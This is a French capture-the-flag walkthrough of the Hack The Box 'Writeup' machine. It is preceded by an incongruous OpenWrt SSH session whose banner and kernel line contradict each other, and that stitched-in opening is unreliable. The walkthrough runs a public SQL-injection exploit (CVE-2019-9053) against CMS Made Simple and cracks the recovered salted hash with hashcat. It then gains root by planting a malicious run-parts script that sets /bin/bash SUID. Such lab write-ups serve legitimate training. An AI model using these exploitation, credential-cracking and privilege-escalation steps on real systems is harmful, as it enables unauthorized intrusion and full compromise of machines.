The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# ls
root.txt
root@ap:~# cat root.txt
9097aade99626b2192d42edc54a433a6
root@ap:~# uname -a
Linux ap 5.4.0-174-generic #193-Ubuntu SMP Thu Mar 7 14:29:28 UTC 2024 x86_64 GNU/Linux
```

Il n'y a pas de mot de passe définit pour SSH, le système d'exploitation utilisé est OpenWrt

Writeup

Reconnaissance

Machine cible Adresse IP : `10.10.10.138`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 19:12 CET
Nmap scan report for 10.10.10.138
Host is up (0.019s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.

Nmap done: 1 IP address (1 host up) scanned in 109.33 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour le service SSH et le port 80 pour un serveur web.
Le site web est celui d'un utilisateur de HTB qui écrit des WriteUp. Il est fait référence sur le site au logiciel Donkey DoS protection qui permet de protéger des attaques Dos, il vaut mieux donc éviter de lancer un dirbusting pour ne pas etre baani du site
Le scan nmap a identifié un fichier robot.txt on affiche son contenu sur le site :

```
#                __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

Il est fait référence à la page /writeup on peut y accéder depuis le navigateur et contient plusieurs writeup de machines HTB.
Si l'on affiche le code source de la page on peut identifier l'entete suivante :

```
<!doctype html>
<html lang="en_US"><head>
        <title>Home - writeup</title>

<base href="http://writeup.htb/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
...
```

Il est fait référence au CMS Made Simple version 2019

Exploitation

En recherchant une vulnérabilité sur la version du CMS de l'année 2019 on trouve la CVE-2019-9053 `https://www.exploit-db.com/exploits/46635` qui permet de lancer une injection SQL, on télécharge et on execute l'exploit :

```
python2 46635 -u http://10.10.10.138/writeup
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

L'exploit a permis de trouver l'utilisateur jkr et le mot de passe crypté. On peut utiliser hashcat pour le craquer :

```
echo "62def4866937f08cc13bab43bb14e6f7:5a599ef579066807" > jkr.hash
hashcat -m 20 jkr.hash /usr/share/wordlists/rockyou.txt
...
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Mon Feb 17 20:11:54 2025 (0 secs)
Time.Estimated...: Mon Feb 17 20:11:54 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  8634.1 kH/s (3.22ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4587520/14344385 (31.98%)
Rejected.........: 0/4587520 (0.00%)
Restore.Point....: 3670016/14344385 (25.59%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sn781225 -> pommiey4632@hotmail.com
Hardware.Mon.#1..: Temp: 41c Util:  5% Core:1575MHz Mem:6000MHz Bus:16

Started: Mon Feb 17 20:11:47 2025
Stopped: Mon Feb 17 20:11:55 2025
```

Le mot de passe découvert est `jkr:raykayjay9` on peut utiliser les identifiants afin de se connecter en ssh sur la machine :

```
ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ED25519 key fingerprint is SHA256:TRwEhcL3WcCSS2iITDucAKYtASZxNYORzfYzuJlPvN4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ED25519) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur jkr

Privilege Escalation

Il nous faut à présent l'accès root. On enumère les groupes de l'utilisateur :

```
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
,50(staff),103(netdev)
```

On peut voir que l'utilisateur fait partie du groupe staff qui permet de modifier des fichier système placés dans `/usr/local` et `/home` sans qu'il y ait besoin de droit root
On lance pspy afin d'identifier les processus en cours et voir les cript lancés lors d'une authentification SSH :

```
jkr@writeup:~$ ./pspy64
...
2025/02/17 16:03:01 CMD: UID=0    PID=2626   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2025/02/17 16:03:06 CMD: UID=0    PID=2627   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr
/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2025/02/17 16:03:06 CMD: UID=0    PID=2628   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/
sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2025/02/17 16:03:06 CMD: UID=0    PID=2629   | run-parts --lsbsysinit /etc/update-motd.d
2025/02/17 16:03:06 CMD: UID=0    PID=2630   |
2025/02/17 16:03:06 CMD: UID=0    PID=2631   | sshd: jkr [priv]
...
```

On peut identifier un programme pearl `cleanup.pl` qui est lancé avec root
De plus on remarque que lorsque que l'on se connecte en SSH il y a lancé /usr/local/bin/run-parts on peut exploiter cela en ajoutant du code afin d'executer un shell puisque l'on possède les droits d'écriture sur le dossier `/usr` :

```
jkr@writeup:~$  echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > /usr/local/bin/run-parts; chmod +x /usr/local/
bin/run-parts
jkr@writeup:~$ cat /usr/local/bin/run-parts
#!/bin/bash

chmod u+s /bin/bash
```

A présent lorsque l'utilisateur se connecte en SSH les droits du programme bash sont modifiés pour que l'utilisateur qui le lance ait les meme droits que le possessuer du fichier c'est à dire root :

```
ssh jkr@10.10.10.138
jkr@10.10.10.138's password:

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 17 16:16:44 2025 from 10.10.16.5
-bash-4.4$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
-bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
```

On obtient ainsi l'accès root sur la machine